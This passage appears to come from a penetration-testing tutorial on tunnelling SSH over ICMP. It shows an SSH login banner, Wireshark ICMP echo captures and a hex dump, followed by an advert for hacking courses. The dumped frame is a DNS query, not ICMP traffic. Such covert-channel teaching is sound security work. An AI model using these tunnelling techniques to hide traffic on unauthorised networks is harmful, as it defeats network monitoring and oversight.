Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.0.1' (ECDSA) to the list of known hosts.
raj@10.0.0.1's password:
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

363 updates can be installed immediately.
165 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Thu Dec  3 11:30:07 2020 from 192.168.1.2
raj@ubuntu:~$
```

Finally, when we launch Wireshark and capture the packets, we notice something interesting. All the SSH packets, which normally use TCP, are now transported over the ICMP protocol.

ip.addr == 192.168.1.108

No.	Time	Source	Destination	Protocol	Length	Info
1197...	355.018066961	192.168.1.2	192.168.1.108	ICMP	183	Echo (ping) request
1197...	355.018530874	192.168.1.108	192.168.1.2	ICMP	99	Echo (ping) reply
1197...	355.028366165	192.168.1.108	192.168.1.2	ICMP	127	Echo (ping) reply
1197...	355.028511799	192.168.1.2	192.168.1.108	ICMP	99	Echo (ping) request
1197...	355.028719611	192.168.1.2	192.168.1.108	ICMP	211	Echo (ping) request
1197...	355.071013960	192.168.1.108	192.168.1.2	ICMP	99	Echo (ping) reply
1198...	355.155812331	192.168.1.108	192.168.1.2	ICMP	727	Echo (ping) reply
1198...	355.155899606	192.168.1.2	192.168.1.108	ICMP	99	Echo (ping) request

Frame 4387: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface eth0, id 0  
Ethernet II, Src: VMware\_c8:9c:50 (00:0c:29:c8:9c:50), Dst: TaicangT\_69:a5:10 (18:45:93:69:a5:10)  
Internet Protocol Version 4, Src: 192.168.1.108, Dst: 192.168.1.1  
User Datagram Protocol, Src Port: 48804, Dst Port: 53  
Domain Name System (query)

0000	18 45 93 69 a5 10 00 0c	29 c8 9c 50 08 00 45 00	·E.i..... )..P..E·
0010	00 56 7e a1 40 00 40 11	38 38 c0 a8 01 6c c0 a8	·V~@. @. 88...1...
0020	01 01 be a4 00 35 00 42	c9 d9 2d 21 01 00 00 01	....5.B ...!....
0030	00 00 00 00 00 01 12 63	6f 6e 6e 65 63 74 69 76	.....c onnectiv
0040	69 74 79 2d 63 68 65 63	6b 06 75 62 75 6e 74 75	ity-chec k.ubuntu
0050	03 63 6f 6d 00 00 1c 00	01 00 00 29 02 00 00 00	.com..... )....
0060	00 00 00 00		....

# JOIN OUR TRAINING PROGRAMS

**CLICK HERE**

## BEGINNER


Ethical Hacking

Bug Bounty

Network Security Essentials

Network Pentest

Wireless Pentest



## ADVANCED

Burp Suite Pro

Web Services-API

Pro Infrastructure VAPT

Computer Forensics

Android Pentest

Advanced Metasploit

CTF



## EXPERT

Red Team Operation

Privilege Escalation

- APT's - MITRE Attack Tactics
- Active Directory Attack
- MSSQL Security Assessment

- Windows
- Linux

